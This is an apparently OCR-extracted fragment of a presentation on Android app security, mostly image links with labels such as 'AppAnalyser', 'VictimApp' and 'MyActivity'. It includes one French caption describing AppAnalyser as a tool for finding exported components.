


AppAnalyser



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VictimApp

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VictimApp

MyActivity

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

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AppAnalyser

AppAnalyser

Un outil pour trouver les composants « exportés »

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

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

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

